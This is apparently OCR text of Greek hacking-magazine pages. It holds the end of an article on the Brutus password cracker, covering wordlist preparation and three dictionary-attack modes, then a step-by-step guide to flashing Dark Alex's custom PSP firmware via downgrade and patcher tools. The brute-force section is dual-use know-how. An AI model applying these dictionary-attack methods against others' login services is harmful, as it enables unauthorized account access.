
Μπορείτε να βρείτε πάρα πολλές έτοιμες λίστες με κωδικούς (wordlists) στο Internet. Οφείλετε όμως να τις ετοιμάσετε ώστε να είναι σε μια μορφή που να μπορούν να χρησιμοποιηθούν από το Brutus — ευτυχώς, υπάρχει ένα κατάλληλο εργαλείο γι' αυτήν ακριβώς τη δουλειά. Επιλέγοντας Tools→Wordlist Generation βρίσκεστε μπροστά από ένα σύνολο επιλογών που μπορούν να σας βοηθήσουν να βάλετε μια τάξη. Για παράδειγμα, αν έχετε μια λίστα κωδικών και θέλετε να χρησιμοποιήσετε μόνο αυτούς που έχουν μήκος μέχρι 15 χαρακτήρες, το Brutus μπορεί να σας τους εξαγάγει σ' ένα ξεχωριστό αρχείο .txt μέσα σε ελάχιστο χρόνο.

Υπάρχουν τρεις μέθοδοι dictionary attack:

α. Χρήση αρχείου ονομάτων και αρχείου κωδικών: Για κάθε όνομα το Brutus ελέγχει όλους τους κωδικούς.

β. Χρήση ενός ονόματος και αρχείου κωδικών: Απλώς καταχωρίζετε το όνομα στο authentication options, αφού επιλέξετε το single user. Μετά ελέγχονται όλοι οι κωδικοί.

γ. Χρήση ενός κοινού αρχείου ονομάτων-κωδικών (compo list): Αν για κάποιο λόγο θέλετε να ελέγξετε για κάθε όνομα ξεχωριστούς κωδικούς, κατασκευάστε ένα αρχείο .txt με καταχωρίσεις της μορφής όνομα:κωδικός και το Brutus θα αναλάβει να ελέγξει μ' αυτό τον ειδικό τρόπο.



ΔΕΝ ΕΙΝΑΙ ΤΟΣΟ ΕΥΚΟΛΟ...

Διαβάζοντας τα παραπάνω, κάποιοι ίσως νομίσουν ότι μ' αυτό το πρόγραμμα μπορούν να κάνουν τα πάντα. Δεν είναι ακριβώς έτσι τα πράγματα. Για παράδειγμα, σε περίπτωση που ο απομακρυσμένος server έχει προστασία από επιθέσεις Brute Force, ύστερα από μερικές αποτυχημένες προσπάθειες θα σας μπλοκάρει. Επίσης, το είδος της dictionary attack που θα χρειαστεί να εξαπολύσετε δεν είναι πάντα εύκολο να προετοιμαστεί. Το Brutus δεν είναι τέλειο, δεν αυτοματοποιεί όλες τις διαδικασίες και συχνά δουλεύει χωρίς μια σαφή ένδειξη για το τι στο καλό κάνει εκείνη τη στιγμή... Το σημαντικότερο όμως είναι ότι παίζοντας μ' αυτό το εργαλείο, π.χ., για να αξιολογήσετε την ασφάλεια site, ενδέχεται να εντοπιστείτε και να μπλέξετε άσχημα. Μολαταύτα, σας το συστήνουμε ανεπιφύλακτα, αν μη τι άλλο για να ελέγξετε την ασφάλεια του δικού σας site!

ΔΑΡΤΗΣ

Games & Consoles

127

128 Πώς θα αναβαθμίσετε το PSP σας... ξανά!

142 Κάντε το κλασικό PSP να χρησιμοποιεί την οθόνη του υπολογιστή σας

αναβαθμίστε το PSP σας τώρα!

Ο Dark Alex


έχει αποδείξει ότι κάνει τον κώδικα του λειτουργικού της Sony φύλλο και φτερό και, όπως είναι λογικό, όλοι πρέπει να έχουμε την πιο πρόσφατη έκδοση του... τροποποιημένου firmware, για να μπορούμε να απολαύσουμε όλες τις υπηρεσίες του :-)

Η ΤΕΛΕΥΤΑΙΑ ΦΟΡΑ ΠΟΥ ΑΣΧΟΛΗΘΗΚΑΜΕ στο total XAKER με firmware update για το PSP ήταν αρκετούς μήνες πριν, με τον Dark Alex να έχει ξεκινήσει μόλις το «παιχνίδι» με το λειτουργικό του φορητού συστήματος της Sony. Ο εν λόγω hacker έχει καταφέρει να παίζει στα δάχτυλα κάθε λεπτομέρεια και, όπως είναι λογικό, ο ψαγμένος χρήστης θα πρέπει να μπορεί να απολαμβάνει την τελευταία έκδοση. Επειδή όμως η Sony αποφάσισε να κάνει τη ζωή μας δύσκολη, η μετάβαση από τη μια έκδοση firmware στην άλλη δεν είναι και τόσο εύκολη υπόθεση. Το αγαπημένο σας περιοδικό δεν γίνεται να μείνει με τα χέρια σταυρωμένα και συνεχίζει τη διαδικασία από εκεί που την είχε αφήσει. Ας υποθέσουμε, λοιπόν, ότι έχετε αφήσει το PSP σας σε μία από τις εκδόσεις 3.10 OE-A, 3.30 OE-A ή 3.40 OE-A και θέλετε να ανεβείτε στην 3.90 M33-3 (την πιο πρόσφατη). Ποια είναι τα βήματα που χρειάζεται να ακολουθήσετε; Κατ' αρχάς, να έχετε υπόψη ότι η μπαταρία του συστήματος πρέπει να είναι τουλάχιστον στο 80% για να γίνει οποιοδήποτε upgrade, οπότε καλό θα ήταν να έχετε κάνει όλες τις απαραίτητες διαδικασίες πριν ξεκινήσετε να διαβάζετε τον οδηγό, ενώ είναι χρήσιμο να έχετε και έτοιμο ανά πάσα στιγμή και το φορτιστή. Αρχικά, λοιπόν, ανοίξτε το PSP και από τα Settings πηγαίνετε στα System Settings και επιλέξτε Restore Default Settings. Έπειτα, μεταφερθείτε στον υπολογιστή σας και κατεβάστε το πακέτο 3.90 M33-3 TOTAL UPGRADE PACK από τη διεύθυνση tinyurl.com/625xnw. Συνδέστε το PSP σας στον υπολογιστή με το φορτιστή ήδη σε λειτουργία. Ανοίξτε το φάκελο του πακέτου που μόλις κατεβάσατε και μέσα θα βρείτε ένα φάκελο PSP. Μπείτε μέσα, εντοπίστε το αρχείο 150.PBP και αντιγράψτε το (μαζί με το φάκελο PSP) στο root directory του PSP σας. Αν σας ζητηθεί επιβεβαίωση για overwrite, πατήστε YES TO ALL. Αποσυνδέστε το PSP από τον υπολογιστή σας, κάντε boot σε recovery mode και εντοπίστε την επιλογή

```
Run program at /PSP/GAME/RECOVERY/EBOOT.PBP
```

Πατήστε πάνω της και αφήστε τη διαδικασία να «ρίξει» το σύστημά σας στην έκδοση firmware 1.50. Αφού ολοκληρωθεί η διαδικασία, από την

Όχι, μη φοβάστε! Δεν απέκτησε 33 μέρες ο Μάρτιος... Απλά, εδώ πρέπει να κατευθυνθείτε όταν επιχειρήσετε να αναβαθμίσετε το PSP firmware από την έκδοση 3.52 M33 στην έκδοση 3.52 M33-4.



Το πρώτο βήμα για να ξεκινήσετε τη διαδικασία downgrade στο firmware 1.5. Μετά παίρνετε το δρόμο... προς τη δόξα :-)

Πατώντας εδώ αναβαθμίζουμε το PSP στην έκδοση 3.52 M33.

XMB εντοπίστε τον τομέα Game, διαλέξτε Memory Stick και τρέξτε το KXploit Permanent Patcher, το οποίο θα παραμετροποιήσει το firmware έτσι ώστε να τρέχει τα ειδικά eboot αρχεία.

Ήρθε ή ώρα για το πρώτο firmware update. Πηγαίνετε στο PSP στην κατηγορία Game, διαλέξτε Memory Stick και τρέξτε το πρόγραμμα 3.52 M33UPDATE που θα εντοπίσετε. Βεβαιωθείτε ότι έχετε συνδεδεμένο το φορτιστή και ακολουθήστε τις εντολές που θα σας δοθούν για να ολοκληρωθεί επιτυχώς η διαδικασία. Το αμέσως επόμενο βήμα είναι να γίνει το update από την έκδοση 3.52 M33 στην 3.52 M33-4. Πηγαίνετε ξανά στο PSP στην κατηγορία Game, διαλέξτε Memory Stick και τρέξτε το 3.52-M33-4 UPDATE (είναι το εικονίδιο που δείχνει 3:33:33 και στο background φέρει την εικόνα με το ημερολόγιο του Μαρτίου που δείχνει 33 ημέρες!). Ακολουθήστε κι εδώ τις οδηγίες για να ολοκληρωθεί κι αυτή η αναβάθμιση. Απενεργοποιήστε το PSP, μπείτε στο Recovery Menu (κρατώντας πατημένο το πλήκτρο R κατά τη διαδικασία του boot) και μπείτε στο menu Configuration (η δεύτερη επιλογή). Εκεί, μεταβείτε στην τρίτη επιλογή και βεβαιωθείτε ότι το Game folder homebrew είναι ορισμένο στο 3.52. Πατήστε back και μετά exit για να μπείτε στο κανονικό περιβάλλον του PSP. Πηγαίνετε ξανά στην κατηγορία Game, διαλέξτε Memory Stick και τρέξτε το πρόγραμμα MUX UPDATE 2.0 by KSBO. Στο menu που θα εμφανιστεί, επιλέξτε με το D-Pad και το πλήκτρο X την

Το τελευταίο βήμα πριν από την ολοκλήρωση της διαδικασίας: Το απαραίτητο patch για homebrew applications στο PSP!


εντολή UPDATE 1: 3.90 M33. Το Memory Stick θα αρχίσει να αναβοσβήνει γρήγορα. Όταν ολοκληρωθεί η διαδικασία, το φως θα σβήσει και θα σας δοθεί εκ νέου ο έλεγχος του συστήματος. Πατήστε Exit από το πάνω τμήμα του menu για να επιστρέψετε στην XMB.


Πηγαίνετε ξανά στην κατηγορία Game, διαλέξτε Memory Stick και μετά τρέξτε το PSP Update Ver 3.90 (το εικονίδιο στα αριστερά του θα αναφέρει 3.90 M33). Ακολουθήστε τις οδηγίες και ύστερα από λίγο θα ολοκληρωθεί η διαδικασία και θα έχετε φτάσει το PSP στο επιθυμητό επίπεδο. Ωστόσο, υπάρχει ένα ακόμη σημείο που πρέπει να προσέξουν όσοι έχουν το κλασικό παλιό PSP (όχι το Slim δηλαδή). Για όσους επιθυμούν να τρέχουν applications, homebrew και emulator, υπάρχει ένα ακόμη βήμα που ονομάζεται Kernel Addon. Πηγαίνετε στην κατηγορία Game, διαλέξτε Memory Stick και τρέξτε το 1.50 Kernel Addon for 3.90 v2. Αφού ολοκληρωθεί η διαδικασία, πηγαίνετε εκ νέου στην κατηγορία Game, επιλέξτε Memory Stick και μετά μπείτε ξανά στο πρόγραμμα MUX UPDATE 2.0 by KSBO. Στο menu που θα εμφανιστεί διαλέξτε UPDATE 2: 3.90 M33-3 με το D-Pad και καταχωρίστε την επιλογή σας με το πλήκτρο X. Αφού ολοκληρωθεί η διαδικασία, το LED του Memory Stick θα σταματήσει να αναβοσβήνει. Βγείτε από το menu και πηγαίνετε πάλι στην XMB. Επιλέξτε από το GAME→Memory Stick το PSP Update ver 3.90 (το εικονίδιο στα αριστερά πρέπει να λέει 3.90 M33-3). Έπειτα από ένα σύντομο χρονικό διάστημα, η διαδικασία θα ολοκληρωθεί και θα έχετε περασμένη στο σύστημά σας την τελευταία έκδοση του λειτουργικού, διά χειρός Dark Alex.

